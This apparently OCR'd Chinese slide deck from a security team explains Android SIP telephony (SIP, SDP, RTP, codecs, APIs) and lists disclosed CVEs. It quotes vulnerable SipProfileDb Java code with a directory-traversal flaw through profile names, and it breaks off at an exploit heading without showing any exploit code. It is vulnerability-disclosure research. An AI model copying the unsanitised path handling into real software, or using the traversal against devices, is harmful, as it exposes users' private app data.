heeeeeen@MS509 Team

Android SIP 电话安全研究

目 录

0x01 寻找攻击面

攻击面：目标所暴露的可访问或可调用的接口


- 深入研究与攻击面相关的知识，熟悉本地调用、远程访问目标的方法
- 区分自己可控与不可控的部分
- Fuzz or 代码审计

Intent、Binder IPC…


网络边界

本地沙箱边界

各种网络协议
TCP/UDP/HTTP、文件...



远程攻击



本地攻击


0x02 寻找不一致

- **不一致：对同一事物的不同理解**
- 哲学信念：不一致可能导致矛盾，引发漏洞（**哥德尔定理**）
  - 方向选择：尽可能选取存在不一致的领域或方向
  - 换个角度看漏洞：
    - int a+ int b —>程序员与计算机—>整数溢出
    - zip格式—>c与java—>Masterkey漏洞
    - 内存映射size—>mmap与munmap—>BitUnMap漏洞(P0)

目 录

What is SIP

- SIP：会话发起协议，IP电话(VoIP)中的关键信令协议，提供IP网络中的
  - 呼叫连接
  - 呼叫管理
  - 命名、标识、寻址等机制
- SIP与RTP、SDP等协议一起构建VoIP系统




与SIP相关的VoIP协议栈

Why SIP

- 从**攻击面**的角度
  - SIP是开放协议，有成熟的协议实现与工具，方便在IP网络中处理
  - 被攻击目标相当一部分功能实现于Telephony这个特权应用(radio用户)
- 从**不一致**的角度
  - SIP呼叫相关的功能均在Android Telephony模块中，既要处理**传统电话**(电路交换）功能、又要处理**IP电话**(分组交换)功能，容易出现漏洞

SIP Trapezoid



SIP会话典型流程

```
                 server1.com . . . . server2.com
             .     proxy                proxy    .
           .                                       .
   User1's . . . . . . . . . . . . . . . . . . . .  User2's
  softphone                                          SIP Phone
      |                |                |                |
      |   INVITE M1    |                |                |
      |--------------->|   INVITE M2    |                |
      |  100 Trying M3 |--------------->|   INVITE M4    |
      |<---------------|  100 Trying M5 |--------------->|
      |                |<-------------- | 180 Ringing M6 |
      |                | 180 Ringing M7 |<---------------|
      | 180 Ringing M8 |<---------------|    200 OK M9   |
      |<---------------|   200 OK M10   |<---------------|
      |   200 OK M11   |<---------------|                |
      |<---------------|                |                |
      |                     ACK M12                      |
      |------------------------------------------------->|
      |                  Media Session                   |
      |<================================================>|
      |                     BYE M13                      |
      |<-------------------------------------------------|
      |                    200 OK M14                    |
      |------------------------------------------------->|
      |                                                  |
```

SDP信令协商

RTP传输

SIP消息（信令）

- 常用消息类型
  - REGISTER
  - INVITE
  - ACK
  - CANCEL
  - BYE

SIP INVITE消息

```
INVITE sip:anonymous@192.168.8.151 SIP/2.0
Call-ID: 1b5aec516917625b031e4e3e29abd4b6@192.168.8.158
CSeq: 6166 INVITE
From: "heen1" <sip:heen1@192.168.8.101>;tag=2777662107
To: <sip:anonymous@192.168.8.151>
Via: SIP/2.0/UDP
192.168.8.158:46062;branch=z9hG4bKc1c7b86d26b13d5304de19ab78cf116a333634;rport
Max-Forwards: 70
Contact: "heen1" <sip:heen1@192.168.8.158:46062;transport=udp>
Content-Type: application/sdp
Content-Length: 299

v=0
o=- 1478163237945 1478163237946 IN IP4 192.168.8.158
s=-
c=IN IP4 192.168.8.158
t=0 0
m=audio 13658 RTP/AVP 96 97 3 0 8 127
a=rtpmap:96 GSM-EFR/8000
a=rtpmap:97 AMR/8000
a=rtpmap:3 GSM/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:127 telephone-event/8000
a=fmtp:127 0-15
```

SIR URI

媒体类型：音频、RTP流

媒体属性

SDP消息

RTP消息（媒体）

- RTP头部主要包括
  - 版本号（V）
  - 填充位（P）
  - 扩展位（X）
  - CSRC计数器（CC）的数目。
  - 标记位（M）
  - 载荷类型（PT）
  - 序列号（SN）
  - 时间戳同步源标识符(SSRC)
  - 载荷（payload）：语音编码消息

0 8 16 24 31

V=2	P	X	CC	M	PT	Sequence Number
Timestamp						
Synchronization Source (SSRC) identifier						
Contributing Source (CSRC) identifier ...						

RTP U律音频


```
▷ User Datagram Protocol, Src Port: 13658 (13658), Dst Port: 4000 (4000)
▽ Real-Time Transport Protocol
  ▷ [Stream setup by SDP (frame 301)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    0... .... = Marker: False
    Payload type: ITU-T G.711 PCMU (0)
    Sequence number: 62527
    [Extended sequence number: 62527]
    Timestamp: 2973902755
    Synchronization Source identifier: 0x0e736294 (242442900)
    Payload: ffffffffffffffffffffffffffffffffffffffffffff...
```

语音编码 Codec

- 对声音这种模拟信号进行数字化和压缩，以方便在通信网络中传输的技术
- 移动通信网络中使用的常见语音编码：
  - ITU-T G.711，PCMU/PCMA音频
  - AMR，可变速率自适应多速率编码
  - GSM-EFR，增强型全速率语音编码
  - ITU-T G.729
  - ……

Android SIP

- SIP协议：
  - 基本使用nist-sip(Java)
- RTP协议：
  - librtp_jni(c++)
- Codec:
  - libgsm、libstagefright_amrnbdec、libstagefright_amrnbenc，只支持PCMA、PCMU、AMR、GSM-EFR四种类型
- User Agent：与Telephony整合
- 号码显示相关：与Dialer整合





Android SIP API

Class/Interface	Description
SipAudioCall	Handles an Internet audio call over SIP.
SipAudioCall.Listener	Listener for events relating to a SIP call, such as when a call is being received ("on ringing") or a call is outgoing ("on calling").
SipErrorCode	Defines error codes returned during SIP actions.
SipManager	Provides APIs for SIP tasks, such as initiating SIP connections, and provides access to related SIP services.
SipProfile	Defines a SIP profile, including a SIP account, domain and server information.
SipProfile.Builder	Helper class for creating a SipProfile.
SipSession	Represents a SIP session that is associated with a SIP dialog or a standalone transaction not within a dialog.
SipSession.Listener	Listener for events relating to a SIP session, such as when a session is being registered ("on registering") or a call is outgoing ("on calling").
SipSession.State	Defines SIP session states, such as "registering", "outgoing call", and "in call".
SipRegistrationListener	An interface that is a listener for SIP registration events.

Android SIP 电话

- Telephony电话应用整合了简单的SIP电话功能，可以添加SIP账户（SIP URI）





Android SIP 脆弱性

- SIP协议安全
  - Android SIP缺乏机密性、完整性、可认证性保护
- SIP 服务器（Proxy、Registar）安全
  - Android SIP不涉及
- SIP客户端安全
  - Remote DoS
  - Remote Code Execution
  - Call Spoof
  - ……

目 录

SIP相关漏洞列表

	Android Bug ID	名称	CVE	危害
1#	A-31530456	SipProfileDb目录穿越	CVE-2016-6763	High
2#	A-31752213	Telephony远程拒绝服务	CVE-2017-0394	High
3#	A-31797443	Telephony远程拒绝服务	CVE-2017-0394	-
4#	A-31823540	Spoof of InCallUI	Google VRP	High
5#	A-31823540	Spam of InCallUI	-	High
6#	A-32623587	Spoof of InCallUI	暂未分配	暂未分配

本地漏洞：1# SipProfileDb目录穿越

- SIP URI规范(RFC 3261)遵从URI规范（RFC2396)，并未明确规定特殊字符的在SIP URI中的使用，特别是允许使用”. / &“等特殊字符
- Telephony中涉及SIP URI处理的类
    - SipProfile：代表了一个SIP URI（账户），形式为*<Sip用户名>@<Sip服务器>*
    - SipProfileDb：负责SipProfile的序列化和反序列化，将Sip账户有关的配置文件存储在Telephony应用的私有目录中


1# SipProfileDb目录穿越

```java
public void deleteProfile(SipProfile p) {
        synchronized(SipProfileDb.class) {
            deleteProfile(new File(mProfilesDirectory + p.getProfileName()));
            if (mProfilesCount < 0) retrieveSipProfileListInternal();
            mSipSharedPreferences.setProfilesCount(--mProfilesCount);
        }
    }

    public void saveProfile(SipProfile p) throws IOException {
        synchronized(SipProfileDb.class) {
            if (mProfilesCount < 0) retrieveSipProfileListInternal();
            File f = new File(mProfilesDirectory + p.getProfileName());
            if (!f.exists()) f.mkdirs();


     public SipProfile retrieveSipProfileFromName(String name) {
        if (TextUtils.isEmpty(name)) {
            return null;
        }

        File root = new File(mProfilesDirectory);
        File f = new File(new File(root, name), PROFILE_OBJ_FILE);
        if (f.exists()) {
            try {
                SipProfile p = deserialize(f);
                if (p != null && name.equals(p.getProfileName())) {
                    return p;
                }
```

- mProfilesDirectory = /data/data/com.android.phone/files/profiles/
- SipProfileName允许特殊字符
- —> 因此这几处代码均存在目录穿越漏洞，分别允许跨目录删除、写和读取SipProfile配置文件

Exploit1

- 敏感信息泄露



